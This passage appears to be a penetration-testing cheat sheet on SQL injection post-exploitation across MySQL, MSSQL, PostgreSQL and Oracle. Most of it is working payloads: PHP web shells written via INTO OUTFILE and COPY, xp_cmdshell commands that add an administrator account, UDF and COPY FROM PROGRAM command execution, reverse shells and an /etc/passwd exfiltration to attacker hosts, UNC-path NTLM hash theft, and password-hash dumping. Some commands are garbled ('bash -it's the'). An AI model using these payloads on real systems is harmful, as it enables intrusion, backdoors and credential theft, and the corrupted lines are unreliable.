?id=-1’)) union select 1,2, “<?php @eval($\_GET[‘SQL’]);?>” into outfile “C:\\xampp\\htdocs\\SQLi-labs\\Less-7\\backdoor.php” --+

[...] UNION SELECT “<?php system($\_GET[‘cmd’]); ?>” into outfile “C:\\xampp\\htdocs\\backdoor.php”

[...] UNION SELECT ‘’ INTO OUTFILE ‘/var/www/html/x.php’ FIELDS TERMINATED BY ‘<?php phpinfo();?>’

[...] UNION SELECT 1,2,3,4,5,0x3c3f70687020706870696e666f28293b203f3e into outfile ‘C:\\wamp\\www\\pwnd.php’-- -

[...] union all select 1,2,3,4,”<?php echo shell\_exec($\_GET[‘cmd’]);?>”,6 into OUTFILE ‘c:/inetpub/wwwroot/backdoor.php’

* + - * **Uploading Binary Files**
        + To upload a binary file, you have to find a way to insert its content into a table on the victim machine. You can then dump the table content to a file on the server file system.

But, how can you load a binary file into a table via SQL injections? You have to convert it into an hex-string.

Ex: To upload /bin/ls, you have to create a file on your local machine and then load it into a table:

mySQL> SELECT HEX(LOAD\_FILE(‘/bin/ls’)) INTO DUMPFILE ‘/tmp/ls.dmp’;

Query OK, 1 row affected (0.00 sec)

mySQL> LOAD DATA INFILE ‘/tmp/ls.dmp’ INTO TABLE mytable FIELDS TERMINATED BY ‘sOmErandOM’ LINES TERMINATED BY ‘oTHerRnD’ (data);

Query OK, 1 row affected (0.01 sec)

Records: 1 Deleted: 0 Skipped: 0 Warnings: 0

You can then test it by using INTO DUMPFILE to recreate the same file:

mySQL> SELECT UNHEX(data) FROM mytable INTO DUMPFILE ‘/tmp/ls.test’;

Query OK, 1 row affected (0.00 sec)

And test it:

# sha256sum /tmp/ls.test /bin/ls

1e87d99599ddea2a93f060b50a54066e8b756d752158e6147cbb99b06eb11d99 /tmp/ls.test

1e87d99599ddea2a93f060b50a54066e8b756d752158e6147cbb99b06eb11d99 /bin/ls

* + - * + When reading binary files from the file system we used MySQL’s built-in HEX function, so it makes perfect sense that when trying to write binary to the file system we would do the reverse. We therefore use the MySQL built-in function, UNHEX()
      * **Notes**
        + Another possible malicious use of this statement would be to create a dynamically loadable library, containing a malicious UDF (User Defined Function) on the target host, and then use ‘CREATE FUNCTION’ to load the library and make the function accessible to MySQL. In this manner, the attacker could run arbitrary code on the MySQL server
    - **MS\_SQL Server**
      * **Uploading Files Using BULK Insert** 
        + By using MSSQL advanced features, it is possible to upload a file to the victim server. Uploading a file using BULK Insert involves 2 steps:

First, we have to insert the file into a table in a MS SQL database under our control

CREATE TABLE HelperTable (file text) BULK INSERT HelperTable FROM ‘shell.exe’ WITH (codepage=’RAW’)

Then, we force the target DB server to retrieve it from our server:

EXEC xp\_cmdshell ‘bcp “SELECT \* FROM HelperTable” queryout shell.exe -c -Craw -S<our server address> -U<our server username> -P<our server password>’

The victim server will connect to our SQL server, read the exe file from the table and recreate it remotely.

* + - * **Using xp\_cmdshell to Upload Files**
        + Many of the SQL injection tools use the well-known xp\_cmdshell procedure to facilitate file uploads through SQL Server. In its simplest form, text files are created using the >> redirect operators :

exec xp\_cmdshell ‘echo This is a test > c:\temp\test.txt’

exec xp\_cmdshell ‘echo This is line 2 >> c:\temp\test.txt’

exec xp\_cmdshell ‘echo This is line 3 >> c:\temp\test.txt’

* + - * **Storing Commands Results in a temporary Table**
        + Now that you know everything about advanced exploitation of SQL Server, let’s look at a technique to save the results of these stored procedures in a temporary table. We can then read the results by using some data dumping techniques.
        + Creating a temporary table

The first thing we want to do is to create a temporary table to hold the stored procedure output:

create table temptable (id int not null identity (1,1), output nvarchar(4096) null);--

The id column will help us to access different command outputs while

the output column will contain the actual command results.

* + - * + Crafting the argument for xp\_cmdshell

As you will see in the next step, we need to convert the command string of the command we want to run into an ASCII representation.

Let’s say that we want to run “dir c:\”

We have to convert every character to it HEX ASCII representation:

64 is the HEX code for “d”

69 is the HEX code for “it’s the”

72 is the HEX code for “r”

20 is the HEX code for “ “

63 is the HEX code for “c”

3a is the HEX code for “:”

5c is the HEX code for “\“

And then insert a double zero after every character of the string.

The result is: 0x640069007200200063003a005c00

* + - * + Executing xp\_cmdshell

Now, we have to instance a variable with the command string we have just created, and then we pass it to xp\_cmdshell

declare @t nvarchar(4096) set @t=0x640069007200200063003a005c00 insert into temptable (output) EXEC master.dbo.xp\_cmdshell @t;

* + - * + Reading the results

To read the results, you can use any of the data-dumping techniques we saw before.

You can use the id field of the temptable table to choose which command result you want to retrieve.

* + - * + Final cleanup

After performing your tests, you have to delete the temporary table:

DROP TABLE temptable;

* + - * Microsoft SQL Server also provides the ability to create a file from a data source with the Bulk Copy Program (BCP) which ships with SQL Server
    - **PostgreSQL**
      * PostgreSQL supports writing files using the same built-in COPY function used for reading files, allowing the contents of a table to be written as text (one line per table row) to a file. Files will be created as the user who is running the PostgreSQL process (usually the postgres user), and therefore this user will need write permissions to the path being written to.It is very common to see PostgreSQL servers used with the PHP programing language, which allows nested queries to be issued on the back-end PostgreSQL server, and hence can make creating a file through Web application SQL injection straight forward, providing the underlying database user has the required “super user” privileges as shown in the following example:
        + Create a temp table:



<http://10>.10.10.128/test.php?id=1; create table hack(data text);--

* + - * + Insert PHP Webshell code into the table:

<http://10>.10.10.128/test.php?id=1; insert into hack(data) values (“<?php passthru($\_GET[‘cmd’]); ?>”);--

* + - * + Copy the data from the table into a file, placing the file within the Webroot:

<http://10>.10.10.128/test.php?id=1; copy(select data from hack) to ‘/var/www/shell.php’;--

* + - * Bernardo Damele in his talk at Black Hat Europe in 2009 showed an alternate method by which an attacker can write files to remote database. PostgreSQL has native functions to deal with Large Objects: lo\_create(), lo\_export() and lo\_unlink(). These functions have been designed to store large files within the database or reference local files via pointers, called OID, that can then be copied to other files on the file system. By abusing these functions it is possible to successfully write both text and binary files on the database host
        + SELECT lo\_from\_bytea(43210, ‘your file data goes in here’); -- create a large object with OID 43210 and some data
        + SELECT lo\_put(43210, 20, ‘some other data’); -- append data to a large object at offset 20
        + SELECT lo\_export(43210, ‘/tmp/testexport’); -- export data to /tmp/testexport
      * 
    - **ORACLE Database**
      * Again, various possibilities exist to create files in Oracle. The following methods are available:
        + UTL\_FILE
        + DBMS\_ADVISOR
        + DBMS\_XSLPROCESSOR
        + DBMS\_XMLDOM
        + External tables
        + Java
        + Operating system commands and redirection
  + **Operating System Access**
    - **What is User Defined Function**
      * in SQL databases, a user-defined function provides a mechanism for extending the functionality of the database server by adding a function that can be evaluated in SQL statements. The SQL standard distinguishes between scalar and table functions. A scalar function returns only a single value (or NULL).
        + User-defined functions in SQL are declared using the CREATE FUNCTION statement.
      * On modern database management systems, it is possible to create functions from shared libraries located on the file system. These functions can then be called within the SELECT statement like any other built-in string function.
        + Shared libraries are libraries that are loaded by programs when they start. When a shared library is installed properly, all programs that start afterwords automatically use the new shared library
      * All of the three database management systems have a set of libraries and API that can be used by developers to create user-defined functions. On Linux and UNIX systems the shared library is a shared object (SO) and can be compiled with GCC. On Windows it is a dynamic-link library (DLL) and can be compiled with Microsoft Visual C++. In order to compile a shared library, it is necessary to have the specific DBMS development libraries installed on the operating system. For instance, on recent versions of Debian GNU/Linux like systems to be able to compile a UDF for PostgreSQL you need to have installed the postgreSQL-server-dev-8.3 package. With Windows, the development library path need to be added manually to the Microsoft Visual C++ project settings
      * The next step is to place the shared library in a path where the DBMS looks for them when creating functions from shared libraries: where PostgreSQL allows the shared library to be placed in any readable/writable folder on either Windows or Linux, MySQL needs the binary file to be placed in a specific location which varies depending upon the particular software version and operating system.
    - **UDF Injection**
      * Attackers have so far under-estimated the potential of using UDF to control the underlying operating system. Yet, this over-looked area of database security potentially provides routes to achieve command execution. By exploiting a SQL injection aw it is possible to upload a shared library which contains two user-defined functions:
        + sys\_eval(cmd) – executes an arbitrary command, and returns it’s standard output;
        + sys\_exec(cmd) – executes an arbitrary command, and returns it’s exit code
      * After uploading the binary file on a path where the back-end DBMS looks for shared libraries, the attacker can create the two user-defined functions from it: this would be UDF injection. Now, the attacker can call either of the two functions: if the command is executed via sys\_exec(), it is executed via batched queries technique and no output is returned. Otherwise, if it is executed via sys\_eval(), a support table is created, the command is run once and its standard output is inserted into the table and either the blind algorithm, the UNION query or the error based technique can be used to retrieve it by dumping the support table’s rst entry; after the dump, the entry is deleted and the support table is clean to be used again.
      * The shared library can also be packed to speed up the upload via SQL injection:
        + windows: UPX for the dynamic-link library
        + Linux: strip for the shared object
      * Via batched queries SQL injection technique:
        + Upload the shared library to the DBMS file system
        + Create the two UDF from the shared library
        + Call either of the UDF to execute commands
    - **MySQL UDF**
      * MySQL provides a mechanism by which the default set of functions can be expanded, by means of custom written dynamic libraries containing user defined functions, or ‘UDFs’. This mechanism is accessed by the ‘CREATE FUNCTION’ statement, though entries in the ‘mySQL.func’ table can be added manually. The library containing the function must be accessible from the path that MySQL would normally take when loading a dynamically loaded library.
      * An attacker would typically abuse this mechanism by creating a ‘malicious’ library and then writing it to an appropriate directory using SELECT ... INTO OUTFILE. Once the library is in place, the attacker then needs ‘update’ or ‘insert’ access to the mySQL.func table in order to configure MySQL to load the library and execute the function
      * **lib\_mySQLudf\_sys shared library:**
        + Approximately 6Kb packed
        + Added sys\_eval() to return command standard output
        + Compliant with MySQL 5.0+
        + Works on all versions of MySQL from 4.1.0
        + Compatible with both Windows or Linux
      * 
      * **Example**
        + Download and compile the binary

wget <http://0xdeadbeef.info/exploits/raptor_udf2.c>

gcc -g -c raptor\_udf2.c

gcc -g -shared -Wl,-soname,raptor\_udf2.so -o raptor\_udf2.so raptor\_udf2.o -lc

* + - * + check the plugin directory path of mySQL

We need to find the plugin directory of mySQL. We will store our custom library file to the plugin directory.

show variables like ‘%plugin\_dir%’;

* + - * + Copy/create the raptor\_udf2.so in the directory specified in the plugin\_dir variable.

create table foo(line blob);

**insert into foo values(load\_file(‘/tmp/raptor\_udf2.so’));**

select \* from foo into dumpfile ‘/usr/lib/raptor\_udf2.so’; 🡪 plugin directory

* + - * + Create the User Defined Function.

create function do\_system returns integer soname ‘raptor\_udf2.so’;

select \* from mySQL.func;

* + - * + Call the Udf

select do\_system(‘nc 127.0.0.1 9090 -e /bin/bash&’);

select do\_system (‘bash -it’s the >& /dev/tcp/10.0.0.1/443’)

* + - **PostgreSQL UDF**
      * Like MySQL it is possible to create a UDF based on the shared libraries present on the native operating system. Bernardo Damele in his talk at Black Hat Europe 2009 demonstrated this technique and showed the problems with using UDF to achieve operating system code execution under PostgreSQL. The main problem is that as of PostgreSQL Version 8.2 all shared libraries must include a ‘magic block,’ that is required to be added at compile time. As the shared libraries present on the native operating system will not have the magic block declaration in them, we will have to upload our own shared libraries with this declaration. For PostgreSQL, the UDF can be placed in any location where the PostgreSQL user has read/write access. Typically this is /tmp under Linux/Unix systems and “c:\windows\temp” on the Windows platform
      * Ported MySQL shared library to PostgreSQL
      * lib\_postgreSQLudf\_sys shared library:
        + Approximately 6Kb packed
        + C-Language Functions: sys\_eval() and sys\_exec()
        + Compliant with PostgreSQL 8.2+ magic block
        + Works on all versions of PostgreSQL from 8.0
        + Compatible with both Windows or Linux
      * **Steps**
        + Upload a custom shared library (lib\_postgreSQLudf\_sys) in the TEMP folder.
        + Create a function (sys\_eval) using this shared library.
        + execute the function and read the output using either a UNION or blind SQL injection technique
      * **Example**
        + Upload the shared library to any file system path where PostgreSQL has rw access

CREATE OR REPLACE FUNCTION sys\_exec(text) RETURNS int4 AS ‘libudflenpx.dll’, ‘sys\_exec’ LANGUAGE C […];

CREATE OR REPLACE FUNCTION sys\_eval(text) RETURNS text AS ‘libudflenpx.dll’, ‘sys\_eval’ LANGUAGE C […];

* + - * **Example 2 using libc.so.6**
        + CREATE OR REPLACE FUNCTION system(cstring) RETURNS int AS ‘/lib/x86\_64-linux-gnu/libc.so.6’, ‘system’ LANGUAGE ‘c’ STRICT;
        + SELECT system(‘cat /etc/passwd | nc <attacker IP> <attacker port>’);
      * the tool SQLmap has this functionality already built-in and an attacker can use the switch –os-shell to execute operating system commands
    - **PostgreSQL Command Execution CVE-2019–9193**
      * Can be used from [Metasploit](https://github.com/rapid7/metasploit-framework/pull/11598) if you have a direct access to the database, otherwise you need to execute manually the following SQL queries.
        + ‘;DROP TABLE IF EXISTS cmd\_exec; --

[Optional] Drop the table you want to use if it already exists

* + - * + ‘;CREATE TABLE cmd\_exec(cmd\_output text); --

Create the table you want to hold the command output

* + - * + ‘;COPY cmd\_exec FROM PROGRAM ‘id’; --

Run the system command via the COPY FROM PROGRAM function

* + - * + ‘; COPY cmd\_exec FROM PROGRAM ‘bash -c ‘’bash -it’s the >& /dev/tcp/10.10.14.55/4444 0>&1’’’; --


Reverse shell

* + - * + ‘;SELECT \* FROM cmd\_exec; --

[Optional] View the results

* + - * + ‘;DROP TABLE IF EXISTS cmd\_exec; --

[Optional] Remove the table

* + - * 
    - **MS\_SQL Server Executing System commands**
      * Microsoft SQL Server has a built-in extended stored procedure to execute commands and return their standard output on the underlying operating system: **xp\_cmdshell()** This stored procedure is enabled by default on Microsoft SQL Server 2000, whereas on Microsoft SQL Server 2005 and 2008 it exists but it is disabled by default: it can be re-enabled by the attacker remotely if the session user is a member of the sysadmin server role. On Microsoft SQL Server 2000, the sp\_addextendedproc stored procedure can be used whereas on Microsoft SQL Server 2005 and 2008, the sp\_configure stored procedure can be used. If the procedure re-enabling fails, the attacker can create a new procedure from scratch using shell object if the session user has the required privileges. This technique has been illustrated numerous times and can be still used if the session user is high privileged
      * On all Microsoft SQL Server versions, this procedure can be executed only by users with the sysadmin server role. On Microsoft SQL Server 2005 and 2008 also users specied as proxy account can run this procedure.
      * EXEC master.dbo.xp\_cmdshell ‘net user cwh cwh1234 /add’ ;--
        + //Use for add user “cwh” into system.
      * EXEC master.dbo.xp\_cmdshell ‘net localgroup administrators cwh /add’ ;--
        + //Use for escalating privilege “cwh” to admin group
      * If you need to reactivate xp\_cmdshell (disabled by default in SQL Server 2005)
        + EXEC sp\_configure ‘show advanced options’,1;
        + RECONFIGURE;
        + EXEC sp\_configure ‘xp\_cmdshell’,1;
        + RECONFIGURE;
    - **MySQL DATABSE Executing Shell command**
      * Writing files is a great thing, but what about executing commands? MySQL does not provide a function to run shell commands by default, but it provides User Defined Functions (UDF). By using UDFs, it is possible to create two functions:
        + sys\_eval(<command>) which returns the standard output of the chosen command
        + sys\_exec(<command>) that returns the command exit status
      * To use those functions, you have to upload a shared object (SO) on a \*nix system or a dynamic-link library (DLL) on a Windows system to the target server. Then, you can use them.
        + You can find the source code of these functions here

<http://www>.mySQLudf.org/

* + - * After uploading the files to the target system, running a command is just a matter of performing a SELECT:
        + SELECT sys\_eval(‘<command>’);
        + SELECT sys\_exec(‘<command>’);
      * This can be easily accomplished by using the SQLMap takeover features –os-cmd and –os-shell
    - Oracle
      * SELECT TO\_CHAR(dbms\_xmlquery.getxml(‘declare PRAGMA AUTONOMOUS\_TRANSACTION; begin execute immediate utl\_raw.cast\_to\_varchar2(hextoraw(‘’''));
      * EXECUTE IMMEDIATE utl\_raw.cast\_to\_varchar2(hextoraw(‘’637265617465206f72207265706c6163652066756e6374696f6e2050776e5574696c46756e6328705f636d6420696e207661726368617232292072657475726e207661726368617232206173206c616e6775616765206a617661206e616d65202770776e7574696c2e72756e286a6176612e6c616e672e537472696e67292072657475726e20537472696e67273b’’)); end;’)) results FROM dual
      * /\* run OS command \*/
      * SELECT PwnUtilFunc(‘ping -c 4 localhost’) FROM dual;
  + **SMB relay attack**
    - **What is SMB Relay Attack?**
      * This vulnerability allows an attacker to redirect an incoming SMB connection back to the machine it came from and then access the victim machine using the victim’s own credentials, this attack is also known as SMB credential reflection.
      * It is unlikely that this attack will be successful over the Internet because usually firewalls filter incoming connections on SMB specific ports: 139/TCP and 445/TCP, but within local area networks they usually do not. Other requirements for the SMB reflection attack to be successful are that the victim’s user must have administrative privileges and that the system must be configured to allow remote network logins.
      * On November 11, 2008, twelve years after the vulnerability was publicly disclosed, Microsoft released security bulletin MS08-068[24] (CVE-2008-4037). This bulletin includes a patch which prevents the relaying of challenge keys back to the same host which issued them: if a Windows server has this patch applied, the exploitation of this flaw does not work.
    - **Universal Name Convention**
      * The Universal Naming Convention (UNC) specifies a common syntax to describe the location of a network resource, such as a shared file, directory, or printer. An example of UNC path for Windows systems is as follows:
        + [\\AttackerAddress\ExamplePath\Filename.txt](file:///\\AttackerAddress\ExamplePath\Filename.txt)
      * This syntax allows a Windows client to access the path \ExamplePath\Filename.txt on the AttackerAddress via SMB.
      * If AttackerAddress denies access to anonymous user (NULL session), the client automatically authenticates using the username of the logged-in user, domain, and his hashed password encrypted with the server-supplied challenge key.
    - **Abusing UNC path requests**
      * The UNC path request syntax can be abused to perform a SMB relay attack via SQL injection if the underlying operating system is Windows. By executing Metasploit’s SMB relay exploit, exploits/windows/smb/smb\_relay.rb, on the attacker host and forcing the database server to access the attacker’s fake SMB service, it can be possible to exploit the design flaw by performing the SMB reflection attack. Also, with this exploit, the attacker has a variety of options to choose to forge the payload, but in this case the payload will be sent directly from the SMB relay exploit after a successful exploitation of the SMB design flaw.
    - **MYSQL**
      * On MySQL it is possible to request a resource and initiate a SMB session via UNC path request through either batched query or UNION query SQL injection. The SQL statement is as follows:
        + SELECT LOAD\_FILE(‘\\\\AttackerAddress\\foobar.txt’)
      * The session user must have the FILE privilege. However it is unlikely that this attack will be successful because by default MySQL on Windows runs as Local System which is not a real user, it does not send the NTLM session hash when connecting to a SMB service. If MySQL database is started as Administrator, this attack can be successful.
    - **PostgreSQL**
      * The SQL statements to perform a reverse UNC path request to the attacker host via batched queries SQL injection is as follows:
        + CREATE TABLE footable(foocolumn text); COPY footable(foocolumn) FROM ‘\\\\AttackerAddress\\foobar.txt’
      * The session user must be a super user. However it is unlikely that this attack will be successful because by default PostgreSQL on Windows runs as ostgreSQL user which is a real user of the system, but not within the Administrators group.
    - **MS-SQL**
      * A possible SQL statement to perform a reverse UNC path request to the attacker host via batched queries SQL injection is as follows:
        + EXEC master..xp\_dirtree ‘\\AttackerAddress\foobar.txt’
      * The session user needs to have EXECUTE privileges on the extended stored procedure, which all database users have by default. By default Microsoft SQL Server 2000 runs as Administrator, consequently this attack shall be successful whereas on Microsoft SQL Server 2005 and 2008 it is unlikely that this attack will be successful because it runs usually as Network Service which is not a real user, it does not send the NTLM session hash when connecting to a SMB service.
      * MSSQL supports stacked queries so we can create a variable pointing to our IP address then use the xp\_dirtree function to list the files in our SMB share and grab the NTLMv2 hash.
        + 1’; use master; exec xp\_dirtree ‘\\10.10.15.XX\SHARE’;--
  + **UNC Path – NTLM hash stealing**
    - **MYSQL**
      * select load\_file(‘\\\\error\\abc’);
      * select load\_file(0x5c5c5c5c6572726f725c5c616263);
      * select ‘osanda’ into dumpfile ‘\\\\error\\abc’;
      * select ‘osanda’ into outfile ‘\\\\error\\abc’;
      * load data infile ‘\\\\error\\abc’ into table database.table\_name;
  + **STEALING THE PASSWORD HASHES**
    - On all common database server technologies, user passwords are stored using a non reversible hash (the exact algorithm used varies depending on the database server and version, as you will see shortly) and such hashes are stored, you guessed it, in a database table. To read the contents of that table you normally will need to run your queries with administrative privileges
    - **MS-SQL Server**
      * On SQL Server 2000, hashes are stored in the sysxlogins table of the master database. You can retrieve them easily with the following query:
        + SELECT name,password FROM master.dbo.sysxlogins
      * Such hashes are generated using pwdencrypt(), an undocumented function that generates a salted hash, where the salt is a function of the current time
      * When developing SQL Server 2005 (and consequently SQL Server 2008), Microsoft took a far more aggressive stance in terms of security, and implementation of the password hashing clearly shows the paradigm shift. The sysxlogins table has disappeared, and hashes can be retrieved by querying the SQL\_logins view with the following query:
        + SELECT password\_hash FROM sys.SQL\_logins
    - **MySQL**
      * MySQL stores its password hashes in the mySQL.user table. Here is the query to extract them (together with the usernames they belong to):
        + SELECT user,password FROM mySQL.user;
      * Password hashes are calculated using the PASSWORD() function, but the exact algorithm depends on the version of MySQL that is installed
      * Once you have captured the password hashes, you can attempt to recover the original passwords with John the Ripper or Cain & Abel .If the hashes you have extracted come from an installation of MySQL 4.1 or later, you need to patch John the Ripper with the “John BigPatch,” which you can find at [www.banquise](http://www.banquise).net/misc/patch-john.html.
    - **PostgreSQL**
      * If you happen to have administrative privileges, and therefore you can access the table pg\_shadow, you can easily extract the password hashes with one of the following queries:
        + SELECT usename, passwd FROM pg\_shadow
        + SELECT rolname, rolpassword FROM pg\_authid
      * With PostgreSQL passwords are by default hashed with MD5, which makes a brute-force attack very efficient. However, keep in mind that PostgreSQL concatenates the password and the username before the hash function is called. Also, the string ‘md5’ is prepended to the hash. In other words, if the username is ‘bar’ and the password is ‘foo,’ the hash will be the following:
        + HASH = ‘md5’ || MD5(‘foobar’) = md53858f62230ac3c915f300c664312c63f
      * You might wonder why PostgreSQL needs to prepend the string ‘md5’ to the hash: that is for being able to tell whether the value is a hash or the password itself. Yes, you got this right: PostgreSQL allows for the password to be stored in clear text with the following query:
        + ALTER USER username UNENCRYPTED PASSWORD ‘letmein’
    - **Oracle**
      * Oracle stores its password hashes for database accounts in the password column of the sys.user$ table. The dba\_users view points to this table, but since Oracle 11g the Data Encryption Standard (DES) password hashes are no longer visible in the dba\_users view. The sys.user$ table contains the password hashes of database users (type#=1) and database roles (type#=0). With Oracle 11g, Oracle introduced a new way of hashing Oracle passwords (SHA1 instead of DES) and support for mixedcase characters in passwords. The old DES hashes represent case-insensitive uppercase passwords, making them relatively easy to crack. The new hashes in 11g are stored in the same table but in a different column, called spare4. By default, Oracle 11g saves the old (DES) and the new (SHA1) password hashes in the same table, so an attacker has a choice between cracking old or new passwords. Queries for extracting password hashes (together with the usernames they belong to) are as follows.
